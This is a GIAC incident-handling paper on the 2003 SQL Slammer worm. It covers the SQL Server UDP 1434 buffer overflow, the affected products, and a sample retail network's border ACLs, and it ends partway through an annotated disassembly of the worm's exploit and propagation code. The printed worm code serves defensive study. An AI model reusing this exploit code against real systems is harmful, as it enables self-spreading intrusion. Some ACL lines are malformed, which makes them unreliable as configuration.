Global Information Assurance Certification Paper

Analysis on the behavior, impact and response methodologies for the W32.SQLExp.Worm as a Security Incident

Introduction

On January 25, 2003, the Internet registered a sudden and extremely large increase in UDP traffic targeted at port 1434; this port is commonly associated with the Microsoft SQL Server Monitor. This significant rise in attack activity was later confirmed to be the result of a memory-resident worm named W32.SQLExp.Worm.

W32.SQLExp.Worm exploits a stack overflow vulnerability in the Microsoft SQL Server Monitor in order to distribute itself. As a result of SQLExp's propagation process and generation of copious amounts of network traffic, degradation of network performance was observed throughout the Internet during the outbreak.

Initial traffic related to the SQLExp worm was seen on Saturday, January 25, at approximately 05:00 GMT. Over the following hours, the worm proceeded to infect vulnerable systems at a rate not seen before by previous threats. Many simultaneous reports of network outages were being received. Reports of ATM and Voice over IP networks becoming infected were also received early that day. Networks all over the world experienced severe performance degradation and packet loss due to excessive traffic.

The worm is believed to have infected internal enterprise hosts, which would normally have been segregated, through dial-up and VPN users, in addition to unknown gateways. In total, over 200,000 individual systems were reportedly affected by this threat. This worm hit early Saturday morning and overwhelmed some large national Internet service providers in different countries and as many as five of the Internet's root Domain Name System (DNS) server.

The primary affected parties were small to medium sized businesses and above. Some user-level applications also were affected through use of the Microsoft Data Engine. Consumers may have seen degradation in network performance during this time. This would have resulted in difficulty accessing common Web sites, or using other Internet services such as email.

There is no evidence at this moment, that this worm was an act of terrorism. The worm did not carry a malicious payload, its primary goal being to propagate as quickly as possible. This worm could have been significantly more malicious, and could have contained code to damage infected systems. The primary impact of this worm was a consumption of network bandwidth, in some cases, causing 100% packet loss on networks. This trait also initially led it to be mistaken as a denial of service attack.

While this worm does possess some similarities with Code Red, in that both were completely memory-resident viruses, the overall impact of SQLExp was not as

significant. This is largely due to the smaller number of vulnerable systems. The number of exposed systems running Microsoft SQL Server or MSDE components are fewer than the number of Microsoft IIS Web servers that were vulnerable to Code Red. As result, there are fewer systems to infect, and a lesser overall impact than that of Code Red. Additionally, the spread of this worm could be controlled through filtering at network perimeters and indications are that numerous Internet Service Providers performed this filtering, which also would help control the spread of the worm.

W32.SQLExp.Worm is a small worm, three lines of text long and 376 bytes. That's good and bad," It's fast and spreads heavily, that's why we saw a high level of latency. There are no hidden features with this worm. It sits in memory and its only purpose is to scan and propagate."

Corporations and Internet Service Providers reacted quickly to this threat. Many reacted by blocking the associated UDP port at their perimeter. This resulted in both limiting the number of new incoming attacks, and preventing infected systems on internal networks from spreading to the outside.

By mid-Saturday afternoon, security vendors have raised their alerts status on W32.SQLExp.Worm to a high level, the highest since Code Red and Nimda broke in 2001.

Part One - The Exploit

Background

W32.SQLExp.Worm is a worm that targets the systems running Microsoft SQL Server 2000, as well as Microsoft Desktop Engine (MSDE) 2000. The worm sends 376 bytes to UDP port 1434, the SQL Server Resolution Service Port.

The worm has the unintended payload of performing a Denial of Service attack due to the large number of packets it sends. W32.SQLExp.Worm exploits a buffer overflow flaw in the Resolution Service and is using port 1434 to spread to other vulnerable systems. The vulnerability is a serious buffer overflow flaw in SQL Server 2000 Resolution Service. Microsoft issued a patch for the flaw on July 24, 2002 and included it in SQL Server 2000 Service Pack 3.Though the worm sits in memory and can be cleaned up by simply rebooting an impacted server, administrators need to patch their systems to avoid re-infection.

The SQLExp worm uses the UDP protocol, and as a result, did not have the overhead of the associated connection setup time and connection management that is required by TCP-based threats. Previous threats, including Code Red and Nimda, had used flaws in TCP-based services, and required a full three-way handshake before exchanging data. As a result, the SQLExp worm had a much quicker propagation rate, and the time to reach saturation was short.

Multiple vulnerabilities in Microsoft SQL Server could allow remote attackers to access or modify data, compromise SQL Servers, and, in some configurations, compromise the server hosts.

The first vulnerability affects the SQL Server running under a dedicated service account that stores the definition in the Windows registry with permissions allowing the SQL Server to make changes. Attackers with access to the xp_regwrite extended stored procedure can modify this key and cause the SQL Server to use the LocalSystem account as its own service account. This will allow unauthenticated remote attackers to execute arbitrary code with the privileges of the SQL service account.

The second vulnerability concerns extended stored procedures with a scripting construct that places a collection of commands together. Several of these extended stored procedures allow stack overflows because they do not validate the length of the input parameters specified by the API.

The third vulnerability exists because the SQL Server provides multiple methods to allow users to authenticate to the SQL databases. When a user supplies a password to the server, a function named pwdencrypt() encrypts the user-supplied password so that it can be compared to the encrypted password stored on the SQL Server. The pwdencrypt() function contains a buffer overflow vulnerability that allows attackers to execute arbitrary code on the SQL Server by using a specially crafted password. Attackers must know a valid user name to successfully exploit this vulnerability.

Finally, the Server Resolution Service (SSRS) contains two buffer overflow vulnerabilities that allow unauthenticated remote attackers to overwrite portions of system memory (the heap in one case, the stack in the other). They can execute arbitrary code by sending a specially crafted request to UDP port 1434. Because attackers can weaken the SQL Server security policy by elevating their privileges to run in the LocalSystem security context, this vulnerability increases the severity of the other vulnerabilities and may enable attackers to compromise the server host as well.

Worm description for W32.SQLExp.Worm Exploit against vulnerable systems :

Name: W32.SQLExp.Worm

Aliases: DDOS.SQLP1434.A, Sapphire, SQL Slammer Worm, W32/SQLSlammer, W32/SQLSlammer.worm, Win32.SQLSlammer, Worm.SQL.Helkern.
" There are no known variants of the W32.SQLExp.Worm , there are many aliases naming the same worm." It depends of each security vendor.

Discovered: 2003-01-25

CVE References: CAN-2002-0649

Advisories and Warnings:

Infection Targets:

Cisco Building Broadband Service Manager 5.1
Cisco Building Broadband Service Manager 5.0
Cisco Call Manager 3.3
Cisco E-Mail Manager
Cisco Intelligent Contact Management 5.0
Cisco Unity Server 4.0
Cisco Unity Server 3.3
Cisco Unity Server 3.2
Cisco Unity Server 3.1
Cisco Unity Server 3.0
Microsoft SQL Server 2000 SP2
Microsoft SQL Server 2000 SP1
Microsoft SQL Server 2000
Microsoft SQL Server 2000 Desktop Engine
    + Microsoft Visio Enterprise Network Tools
    + SmartMax Software MailMax 5.0
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows 2000 Server Japanese Edition
Microsoft Windows NT Enterprise Server 4.0SP6a
Microsoft Windows NT Enterprise Server 4.0SP6
Microsoft Windows NT Enterprise Server 4.0SP5
Microsoft Windows NT Enterprise Server 4.0SP4
Microsoft Windows NT Enterprise Server 4.0SP3
Microsoft Windows NT Enterprise Server 4.0SP2

Microsoft Windows NT Enterprise Server 4.0SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0SP6a
Microsoft Windows NT Server 4.0SP6
Microsoft Windows NT Server 4.0SP5
Microsoft Windows NT Server 4.0SP4
Microsoft Windows NT Server 4.0SP3
Microsoft Windows NT Server 4.0SP2
Microsoft Windows NT Server 4.0SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0SP6a
Microsoft Windows NT Terminal Server 4.0SP6
Microsoft Windows NT Terminal Server 4.0SP5
Microsoft Windows NT Terminal Server 4.0SP4
Microsoft Windows NT Terminal Server 4.0SP3
Microsoft Windows NT Terminal Server 4.0SP2
Microsoft Windows NT Terminal Server 4.0SP1
Microsoft Windows NT Terminal Server 4.0alpha
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0SP6a
Microsoft Windows NT Workstation 4.0SP6
Microsoft Windows NT Workstation 4.0SP5
Microsoft Windows NT Workstation 4.0SP4
Microsoft Windows NT Workstation 4.0SP3
Microsoft Windows NT Workstation 4.0SP2
Microsoft Windows NT Workstation 4.0SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows XP
+ Microsoft Windows XP Home
+ Microsoft Windows XP Professional
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

All systems that use Microsoft Data Engine (MSDE 2000) are also open to exploitation by this worm. The following is a list of some applications that also install MSDE:

Microsoft Age of Mythology
Microsoft Biztalk Server
Microsoft Office XP Developer Edition
Microsoft Project

Microsoft SharePoint Portal Server
Microsoft Visio 2000
Microsoft Visual FoxPro
Microsoft Visual Studio.NET
Microsoft .NET Framework SDK
Compaq Insight Manager
Crystal Reports Enterprise
Dell OpenManage
HP Openview Internet Services Monitor
McAfee Centralized Virus Admin
McAfee Epolicy Orchestrator
Trend Micro Damage Cleanup Server
Websense Reporter
Veritas Backup Exec
WebBoard Conferencing Server

Systems not affected

Windows 3.x
Microsoft IIS
Macintosh
OS/2
UNIX
Linux

Several Cisco products are affected by this vulnerability. Information about patches are available in the referenced advisory.

References:

Web page : CVE CAN-2002-0649
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

web page: CERT Advisory CA-2003-04 MS-SQL Server Worm
http://www.cert.org/advisories/CA-2003-04.html

web page: Microsoft Security Bulletin MS02-039
http://www.microsoft.com/technet/security/bulletin/MS02-039.asp

web page: W32.SQLExp.Worm
http://www.symantec.com/avcenter/venc/data/w32.sqlexp.worm.html

web page: Cisco Security Advisory: Microsoft SQL Server 2000
http://www.cisco.com/warp/public/707/cisco-sa-20030126-ms02-061.shtml

Part Two - The Attack

Description and Diagram of Network

Described herein are real incidents that I participated during the W32.SQLExp.Worm outbreak in a biggest retail store organization that I will refer to as “SuperStore” . Sensitive information has been changed to protect the confidentiality of the organization.

For purposes of describing the “SuperStore” network where the incident occurred a brief explanation of the whole network architecture is provided. This explanation allows the reader to obtain a good understanding of the overall network and business environment as required to understand the incident.

The “SuperStore” network is a medium-sized enterprise network spanning 80 retail stores nation-wide , this network has only one Internet gateway localized in the Corporate building , and dedicated links for connection between Corporate building and retail stores, several links are using a T1 channel. I will refer to a branch office to as “retail store”.

“SuperStore” is a nation-wide organization using Microsoft Windows 2000 Servers. The user community consists of 7,000 users in a Windows environment with mainly Windows 2000 desktops , but also some legacy Windows 9x machines spread in branch offices.

Servers consist of a collection of Mail servers running Microsoft Exchange Server 2000 SP1 , storage servers , database servers running Microsoft SQL Servers 2000 SP2 (One of these servers is localized in the screened subnet , that server was used by an outsourcing development software company who had have access to this server) and 4 web servers 3 of them are behind the Symantec Enterprise Firewall acting like Intranet servers.

Microsoft Outlook is the only email communication medium used in this company. Other public email communication websites are being blocked.

The “SuperStore” network has a border router with ingress and egress ACL’s to perform screening of inbound and outbound traffic commonly used for attacks and network enumeration , the border router is a CISCO 7206 VXR running the 12.2(13)T ENTERPRISE IOS version , a Cisco PIX 525UR running firmware version 6.1 with ingress and egress rules is the responsible for the perimeter protection.

The branches and the corporate LAN are protected by the Symantec Enterprise Firewall 7.0.4 in a cluster environment with 2 boxes running Windows 2000 Server SP2 with HA and load balancing with Rainwall solution.

The Symantec enterprise Firewall is a hybrid firewall using full application inspection technology. This hybrid approach ensures that the information entering and exiting the corporate network is thoroughly inspected at all levels of the protocol stack. The Firewall solution is based on Intel platform. These servers are Dell 2600 with 2 Gigabyte of memory, a 100 gig hard drive and two Xeon 2 Gigabyte processors.It is a Windows 2000 Advanced Server version 5 , service pack 2.

Behind the Symantec Enterprise Firewall is a Cisco 7200 router providing routing between corporate and retail stores traffic and almost 83 router Cisco 3620 running Cisco IOS 12.2 at each branch office.

Some branches contain a subset of servers with mainly one Microsoft Exchange Server 2000 at each one.

The CISCO PIX and the Symantec Enterprise Firewall have a set of rules allowing the basic protocols like HTTP, FTP and SMTP.

The following ACL's contained in the border router CISCO 7260 VXR are shown below.

The access-list 110 will deny traffic from IP address from netblock listed in:

- Unallocated by IANA http://www.iana.org/assignments/ipv4-address-space
- RFC 1918 net blocks http://www.ietf.org/rfc/rfc1918.txt
- Multicast sources
- Class E networks
- IANA reserved net blocks

The extended access list 110 will also filter traffic for applications that "SuperStore" doesn't have listening services and that are used frequently by attacker by probes, also, traffic like HTTP, FTP, SMTP that is permitted traffic but just to certain servers inside the network. This access list is also presented in Appendix B. The traffic that will be blocked is as follows:
FTP (21/TCP), Telnet (23/TCP), time (37/TCP) and (37/UDP), TFTP (69/UDP), finger (79/TCP), Portmap/rpcbind (111/TCP) and (111/UDP), NNTP (119/TCP), NTP (123/TCP), Windows NT NetBIOS (135/TCP) – (135/UDP) – (137/UDP) – (138/UDP) and (139/TCP), IMAP (143/TCP), SNMP (161/TCP) – (161/UDP) – (162/TCP) and (162/UDP), LDAP (389/TCP) and (389/UDP), Windows 2000 (445/TCP) and (445/UDP), rlogin (512/TCP) and (513/TCP), syslog (514/UDP),

SOCKS (1080/TCP), NFS (2049/TCP) and (2049/UDP), lockd (4045/TCP) and (4045/UDP), X Windows (6000/TCP) through (6255/TCP).

! Services not allowed entering “SuperStore” network perimeter

```
access-list 110 deny tcp any any range 21 23
access list 110 deny tcp any any eq 37
access list 110 deny udp any any eq 37
access list 110 deny udp any any eq 69
access list 110 deny tcp any any eq 79
access list 110 deny tcp any any eq 111
access list 110 deny udp any any eq 111
access list 110 deny tcp any any eq 119
access list 110 deny tcp any any eq 123
access-list 110 deny tcp any any eq 135
access-list 110 deny udp any any eq 135
access-list 110 deny udp any any eq 137
access-list 110 deny udp any any eq 138
access-list 110 deny tcp any any eq 139
access list 110 deny tcp any any eq 143
access list 110 deny tcp any any range 161 162
access list 110 deny udp any any range 161 162
access list 110 deny tcp any any eq 389
access list 110 deny udp any any eq 389
access list 110 deny tcp any any eq 445
access list 110 deny udp any any eq 445
access-list 110 deny tcp any any range 512 513
access list 110 deny udp any any eq 514
access list 110 deny tcp any any eq 1080
access list 110 deny tcp any any eq 2049
access list 110 deny udp any any eq 2049
access list 110 deny tcp any any eq 4045
access list 110 deny udp any any eq 4045
access list 110 deny tcp any any range 6000 6255
access list 110 deny tcp any any eq 8000
access list 110 deny tcp any any eq 8080
access list 110 deny tcp any any eq 8888
```

! IANA Unallocated


```
access-list 110 deny ip 1.0.0.0 0.255.255.255 any
access-list 110 deny ip 2.0.0.0 0.255.255.255 any
access-list 110 deny ip 5.0.0.0 0.255.255.255 any
access-list 110 deny ip 7.0.0.0 0.255.255.255 any
access-list 110 deny ip 23.0.0.0 0.255.255.255 any
```

```
access-list 110 deny ip 27.0.0.0 0.255.255.255 any
access-list 110 deny ip 31.0.0.0 0.255.255.255 any
access-list 110 deny ip 36.0.0.0 0.255.255.255 any
access-list 110 deny ip 37.0.0.0 0.255.255.255 any
access-list 110 deny ip 39.0.0.0 0.255.255.255 any
access-list 110 deny ip 41.0.0.0 0.255.255.255 any
access-list 110 deny ip 42.0.0.0 0.255.255.255 any
access-list 110 deny ip 49.0.0.0 0.255.255.255 any
access-list 110 deny ip 50.0.0.0 0.255.255.255 any
access-list 110 deny ip 58.0.0.0 0.255.255.255 any
access-list 110 deny ip 59.0.0.0 0.255.255.255 any
access-list 110 deny ip 60.0.0.0 0.255.255.255 any
access-list 110 deny ip 69.0.0.0 0.255.255.255 any
access-list 110 deny ip 70.0.0.0 0.255.255.255 any
access-list 110 deny ip 71.0.0.0 0.255.255.255 any
access-list 110 deny ip 72.0.0.0 0.255.255.255 any
access-list 110 deny ip 73.0.0.0 0.255.255.255 any
access-list 110 deny ip 74.0.0.0 0.255.255.255 any
access-list 110 deny ip 75.0.0.0 0.255.255.255 any
access-list 110 deny ip 76.0.0.0 0.255.255.255 any
access-list 110 deny ip 77.0.0.0 0.255.255.255 any
access-list 110 deny ip 78.0.0.0 0.255.255.255 any
access-list 110 deny ip 79.0.0.0 0.255.255.255 any
access-list 110 deny ip 82.0.0.0 0.255.255.255 any
access-list 110 deny ip 83.0.0.0 0.255.255.255 any
access-list 110 deny ip 84.0.0.0 0.255.255.255 any
access-list 110 deny ip 85.0.0.0 0.255.255.255 any
access-list 110 deny ip 86.0.0.0 0.255.255.255 any
access-list 110 deny ip 87.0.0.0 0.255.255.255 any
access-list 110 deny ip 88.0.0.0 0.255.255.255 any
access-list 110 deny ip 89.0.0.0 0.255.255.255 any
access-list 110 deny ip 90.0.0.0 0.255.255.255 any
access-list 110 deny ip 91.0.0.0 0.255.255.255 any
access-list 110 deny ip 92.0.0.0 0.255.255.255 any
access-list 110 deny ip 93.0.0.0 0.255.255.255 any
access-list 110 deny ip 94.0.0.0 0.255.255.255 any
access-list 110 deny ip 95.0.0.0 0.255.255.255 any
access-list 110 deny ip 96.0.0.0 0.255.255.255 any
access-list 110 deny ip 97.0.0.0 0.255.255.255 any
access-list 110 deny ip 98.0.0.0 0.255.255.255 any
access-list 110 deny ip 99.0.0.0 0.255.255.255 any
access-list 110 deny ip 100.0.0.0 0.255.255.255 any
access-list 110 deny ip 101.0.0.0 0.255.255.255 any
access-list 110 deny ip 102.0.0.0 0.255.255.255 any
access-list 110 deny ip 103.0.0.0 0.255.255.255 any
access-list 110 deny ip 104.0.0.0 0.255.255.255 any
```

```
access-list 110 deny ip 105.0.0.0 0.255.255.255 any
access-list 110 deny ip 106.0.0.0 0.255.255.255 any
access-list 110 deny ip 107.0.0.0 0.255.255.255 any
access-list 110 deny ip 108.0.0.0 0.255.255.255 any
access-list 110 deny ip 109.0.0.0 0.255.255.255 any
access-list 110 deny ip 110.0.0.0 0.255.255.255 any
access-list 110 deny ip 111.0.0.0 0.255.255.255 any
access-list 110 deny ip 112.0.0.0 0.255.255.255 any
access-list 110 deny ip 113.0.0.0 0.255.255.255 any
access-list 110 deny ip 114.0.0.0 0.255.255.255 any
access-list 110 deny ip 115.0.0.0 0.255.255.255 any
access-list 110 deny ip 116.0.0.0 0.255.255.255 any
access-list 110 deny ip 117.0.0.0 0.255.255.255 any
access-list 110 deny ip 118.0.0.0 0.255.255.255 any
access-list 110 deny ip 119.0.0.0 0.255.255.255 any
access-list 110 deny ip 120.0.0.0 0.255.255.255 any
access-list 110 deny ip 121.0.0.0 0.255.255.255 any
access-list 110 deny ip 122.0.0.0 0.255.255.255 any
access-list 110 deny ip 123.0.0.0 0.255.255.255 any
access-list 110 deny ip 124.0.0.0 0.255.255.255 any
access-list 110 deny ip 125.0.0.0 0.255.255.255 any
access-list 110 deny ip 126.0.0.0 0.255.255.255 any
access-list 110 deny ip 197.0.0.0 0.255.255.255 any
access-list 110 deny ip 201.0.0.0 0.255.255.255 any
access-list 110 deny ip 221.0.0.0 0.255.255.255 any
access-list 110 deny ip 222.0.0.0 0.255.255.255 any
access-list 110 deny ip 223.0.0.0 0.255.255.255 any

! RFC 1918 netblocks

access-list 110 deny ip 10.0.0.0 0.255.255.255 any
access-list 110 deny ip 172.16.0 15.255.255.255 any
access-list 110 deny ip 192.168.0.0 0.0.255.255 any

!multicast sources
access-list 110 deny ip 224.0.0.0 31.255.255.255 any
! Class E networks
access-list 110 deny ip 240.0.0.0 15.255.255.255 any

! IANA reserved
access-list 110 deny ip 0.0.0.0 0.255.255.255 any
access-list 110 deny ip 169.254.0.0 0.0.255.255 any
access-list 110 deny ip 192.0.2.0 0.0.0.255 any
access-list 110 deny ip 127.0.0.0 0.255.255.255 any
```

! Permit legitimate traffic
access-list 110 permit ip any any

Network Diagram:



Protocol description

W32.SQLExp.Worm is a Windows-based worm written exclusively in x86 assembly. It targets Windows machines running vulnerable versions of the SQL Server Monitor, which are included in multiple builds of Microsoft SQL Server 2000, as well as the Microsoft Data Engine 2000. Unlike a traditional worm, SQLExp remains exclusively in memory, and no persistent changes to an infected machine's file system are made.

W32.SQLExp.Worm takes advantage of a bug in the way MS SQL Server handles malformed packets received on UDP/1434, the SQL Server monitoring port. In normal operations, the SQL Server monitor allows a registry key to be written with user supplied data. This event is triggered when SQL Server receives a UDP packet with its first byte set to 0x04. Once the overflow occurs, arbitrary code can be executed on the victim system with the user privileges of the MS SQL Server. By default SQL Server executes with SYSTEM privileges, although the system administrator can modify this.
This vulnerability is triggered before user authentication occurs. It's unclear why an unauthenticated user should be permitted to create a new registry key in the first place.
Once the overflow occurs, W32.SQLExp.Worm uses the newly-compromised victim to launch outbound attacks. The attacks happen quite quickly.
W32.SQLExp.Worm uses a pseudo-random number generator to select new IP addresses to target. It has been observed to target addresses in the multicast range, further exacerbating problems with network congestion and machine resource consumption.
W32.SQLExp.Worm does not perform any other malicious activity: destroying local files, disabling firewalls, etc. However SQL Server users are warned that modifying the W32.SQLExp.Worm payload to perform malicious actions is a relatively straightforward task. The amount of traffic generated directly by the worm causes denial of service conditions for routers and other network devices.

How the exploit works

The worm is spreading using a buffer overflow to exploit a flaw in Microsoft SQL Server 2000. Next Generation Security Software Ltd discovered the SQL 2000 server flaw in July 2002. The buffer overflow exists because of the way SQL improperly handles data sent to its Microsoft SQL Monitor port. Attackers leveraging this vulnerability will be executing their code as SYSTEM, since Microsoft SQL Server 2000 runs with SYSTEM privileges.

The worm works by generating pseudo-random IP addresses to try to infect with its payload. The worm payload does not contain any additional malicious content (in the form of backdoors etc.); however, because of the nature of the worm and the speed at which it attempts to re-infect systems, it can potentially create a denial-of-service attack against infected networks.

The following is a quick run-down of what the worm's payload is doing after infection:

1. Retrives the address of GetProcAddress and Loadlibrary from the IAT in sqlsort.dll. It then snags the necessary library base address and function entry points.

2. Calls gettickcount, and uses returned count as a pseudo-random seed.

3. Creates a UDP socket.

4. Performs a simple pseudo-random number generation formula using the returned gettickcount value to generate an IP address that will later be used as the target.

5. Sends worm payload in a SQL Server Resolution Service request to the pseudo-random target address, on port 1434 (UDP).

6. Returns back to formula and continues to generate new pseudo-random IP addresses.

The following is a completed annotated disassembly of SQLExp during the initial outbreak of the worm.The complete analysis with a clear and thorough annotation of the assembly code is given below.

```
begin:
push   0x42B0C9DCh      ; Load the address of a jmp esp instruction
                        ; onto the stack, which is used during the
                        ; exploitation of the vulnerability. This
                        ; address represents a jmp esp instruction
                        ; , located in SQLsort.dll, on SQL Server 2000
                        ; SP0, SP1, Sp2, SP3, and MSDE.
```

Reconstruct padding data in memory. The beginning of the padding data consists of a series of 0x01h bytes.

```
mov    eax, 0x01010101h  ; Data used to reconstruct padding
xor    ecx, ecx          ; Clear counter value, and load with the value
mov    cl, 0x18h         ; of 0x18h (24).
stackpad:
push   eax               ; Load padding data into the stack
loop stackpad                    ; Continue loading data until counter
(ECX) = 0
```

Reconstruct the remainder of the padding data. The final 32-bit chunk of the padding section consists of a single 0x04h byte, followed by three 0x00h bytes.

The 0x04h byte is required in the malicious UDP datagram in order to successfully exploit the targeted vulnerability.

```
xor   eax,   0x05010101h      ; Change EAX to 0x04000000h
push  eax                     ; Load EAX onto the stack
```

Construct a stack frame in memory for the remainder of the worm's execution. This frame will contain various data for use by Win32 API calls.

```
mov   ebp, esp          ; Initialize stack base pointer
push ecx                ; Null-terminate the following string
push 'lld.'             ; Load string "kernel32.dll"
push '23le'             ; |
push 'nrek'             ; |
push ecx                ; Null-terminate the following string
push 'tnuo'             ; Load string "GetTickCount"
push 'Ckci'             ; |
push 'TteG'             ; |
mov cx, 'll'            ; Null-terminate & begin the following string,
push ecx                ; then continue loading string "ws2_32.dll"
push 'd.23'             ; |
push '_2sw'             ; |
mov cx, 'te'            ; Null-terminate & begin the following string,
push ecx                ; then continue loading string "socket"
push 'kcos'             ; |
mov cx, 'ot'            ; Null-terminate & begin the following string,
push ecx                ; then continue loading string "sendto"
push 'dnes'             ; |
```

After loading important data onto the stack frame, SQLExp begins to make Win32 API calls in order to prepare itself to execute its payload of rapid propagation.

```
mov   esi, 0x42AE1018h  ; Load the (static) address of "LoadLibrary"
lea   eax, [ebp-0x2Ch]  ; Prepare parameter "ws2_32.dll"
push  eax               ; Load parameter onto stack
call dword ptr [esi]    ; Call LoadLibrary("ws2_32.dll");
push eax                ; Save handle to ws2_32.dll on stack
lea eax, [ebp-0x20h]          ; Prepare parameter "GetTickCount" –
This
                        ; parameter is used for the upcoming call to
                        ; getProcAddress, and not the following call to
                        ; LoadLibrary, as it takes only one parameter
push eax                ; Load parameter onto stack
lea eax, [ebp-0x10h]          ; Prepare parameter "kernel32.dll"
```

```
push eax                ; Load parameter onto stack
call dword ptr [esi]    ; Call LoadLibrary("kernel32.dll");
push eax                ; Save handle to kernel32.dll on stack
mov esi, 0x42AE1010h    ; Load first default address for getProcAddress
mov ebx, [esi]                  ; Load function pointer at this address
mov eax, [ebx]          ; Load data at beginning of "getProcAddress"
cmp eax, 0x51EC8B55h    ; Check for sanity - because the actual
                        ; address of getProcAddress may differ
                    between
                        ; vulnerable software versions, two different
                        ; addresses will be "tested" for sanity before
                        ; they are called jz short defaultOK
                        ; If the comparison is good, the default
                        ; address is good, and will be used – jump over
                        ; the next assignment
mov esi, 0x42AE101Ch    ; If the default address for getProcAddress was
                        ; bad, now use the backup location

defaultOK:
call    dword ptr [esi] ; Call getProcAddr(handle, "getTickCount");
call    eax             ; Call getTickCount();
```

Next, a sockaddr structure is built on the stack, which is required for the subsequent calls to sendto. A sockaddr structure is of the following format, though it should be noted that this structure is created in reverse order due to the nature of the x86 stack.

```
struct sockaddr_in {
        short sin_family;
        u_short sin_port;
        struct in_addr sin_addr;
        char sin_zero[8];
};
```

The structure is created with the instructions below.

```
xor     ecx, ecx            ; Prepare 0 (zero) value register
push    ecx                 ; Load bytes 4 – 7 for sin_zero[8] in sockaddr
push    ecx                 ; Load bytes 0 – 3 for sin_zero[8] in sockaddr
push    eax                 ; Load random IP address sin_addr (the value
                            ; that was returned from the aforementioned
                            ; call to getTickCount) in sockaddr
xor      ecx, 0x9B040103h   ; Begin preparing a 4-byte value for sockaddr,
                            ; while avoiding null bytes
xor      ecx, 0x01010101h   ; Create the final 4-byte value with a XOR
```

```
push    ecx             ; Load this value (0x9A050002h) into sockaddr
                        ; sin_port and sin_family simultaneously; this
                        ; creates a sin_port of 0x9A05h, or 1434, and a
                        ; sin_family of 0x0002h, or PF_INET
```

Before the system can begin generating UDP datagrams for the exploitation routine, a socket descriptor is required, as well as the address to the socket and sendto functions. First, the address to the socket Win32 API is obtained.

```
lea     eax, [ebp-0x34h]    ; Prepare parameter “socket”
push    eax                 ; Load parameter onto stack
mov     eax, [ebp-0x40h]    ; Prepare parameter ws2_32.dll handle
push    eax                 ; Load parameter onto stack
call    dword ptr [esi]     ; Call getProcAddress(handle, "socket");
```

Now, a UDP socket descriptor is created, with SOCK_DGRAM. It should be noted that with SOCK_DGRAM, the source IP address is generated by the host’s networking stack, and cannot be supplied by the code. For this reason, the source IP addresses generated by SQLExp are not spoofed, as has been stated in some third-party analyses.

```
push    17              ; Load parameter 17, or UDP onto stack
push    2               ; Load parameter 2, or SOCK_DGRAM, onto
stack push    2         ; Load parameter 2, or PF_INET, onto
stack
call    eax             ; Call socket(PF_INET, SOCK_DGRAM, 17);
push    eax             ; Save descriptor to socket on stack
```

Before the propagation loop is entered, the address to the sendto function is required. The following code obtains this address.

```
lea     eax, [ebp-0x3Ch]    ; Prepare parameter “sendto”
